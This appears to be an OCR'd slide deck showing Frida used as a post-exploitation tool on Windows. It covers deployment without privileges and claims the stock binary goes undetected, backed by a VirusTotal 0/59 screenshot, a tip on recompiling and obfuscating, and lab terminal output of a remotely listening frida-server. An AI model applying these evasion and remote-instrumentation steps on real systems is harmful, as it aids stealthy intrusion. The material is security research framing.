
Frida in Win*


/Rooted®


FRIDA in win*

- **Premises:**
  - Must be deployed in remote box (post-exploitation or whatever the means to do *)
  - Privs not required (user space)
  - NO DETECTION out-of-the-box binary (imagine if you recompile and obfuscate)
  -

* you can even attach frida-gadget to a binary (+lief)


Recycle Bin
DevCenter
PDF
EULA
VSCode
FRPI
Command Prompt - frida-serv
Microsoft Windows [Version 10.0.22621.3007]
(c) Microsoft Corporation. All rights reserved.
C:\Users\User>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::9c35:2928:124d:d2bf%4
IPv4 Address. . . . . : 192.168.56.101
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
C:\Users\User>cd Downloads
C:\Users\User\Downloads>cd frida-server-16.1.11-windows-x86_64
C:\Users\User\Downloads\frida-server-16.1.11-windows-x86_64>cd Downloads
C:\Users\User\Downloads\frida-server-16.1.11-windows-x86_64>frida-server-16.1.11-windows-x86_64.exe -l 0.0.0.0
:54321
Windows 11 Enterprise Evaluation
Windows License valid for 90 days
Build 22621.ni_release.220506-1250
56°F
Mostly cloudy
Search
ESP
0:26
25/01/2024


1 / 1
Tilix: patowc@karnak: ~/frd
1: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$
(frd) (base) patowc@karnak:~/frd$
(frd) (base) patowc@karnak:~/frd$ frida-ps -H 192.168.56.101:54321
PID Name
8136 ApplicationFrameHost.exe
1724 FileCoAuth.exe
2804 Microsoft.Photos.exe
9540 OneDrive.exe
9508 OpenConsole.exe
6188 RuntimeBroker.exe
7220 RuntimeBroker.exe
8012 RuntimeBroker.exe
11324 RuntimeBroker.exe
2128 RuntimeBroker.exe
2552 RuntimeBroker.exe
7004 SearchHost.exe
7460 SecurityHealthSystray.exe
5308 ShellExperienceHost.exe
6980 StartMenuExperienceHost.exe
9680 SystemSettings.exe
6788 SystemSettingsBroker.exe
3916 VBoxTray.exe


1 / 1
Tilix: patowc@karnak: ~/frd
1: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$
(frd) (base) patowc@karnak:~/frd$
(frd) (base) patowc@karnak:~/frd$ frida-ps -H 192.168.56.101:54321
PID Name
8136 ApplicationFrameHost.exe
1724 FileCoAuth.exe
2804 Microsoft.Photos.exe
9540 OneDrive.exe
9508 OpenConsole.exe
6188 RuntimeBroker.exe
7220 RuntimeBroker.exe
8012 RuntimeBroker.exe
11324 RuntimeBroker.exe
2128 RuntimeBroker.exe
2552 RuntimeBroker.exe
7004 SearchHost.exe
7460 SecurityHealthSystray.exe
5308 ShellExperienceHost.exe
6980 StartMenuExperienceHost.exe
9680 SystemSettings.exe
6788 SystemSettingsBroker.exe
3916 VBoxTray.exe

0 / 59

Community Score

No security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

7d64a556c83a38488660e30de52336a5f1ac7ac1a232c2312c423be540ded088

elf 64bits shared-lib

Size 103.30 MB

Last Analysis Date 8 days ago

ELF

DETECTION DETAILS COMMUNITY

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected
Bkav Pro	Undetected	ClamAV	Undetected
CMC	Undetected	DrWeb	Undetected
Emsisoft	Undetected	eScan	Undetected
ESET-NOD32	Undetected	Fortinet	Undetected
GData	Undetected	Google	Undetected

```
1 / 1                                   Tilix: patowc@karnak: ~/frd
1: patowc@karnak: ~/frd
(frd) (base) patowc@karnak:~/frd$
(frd) (base) patowc@karnak:~/frd$
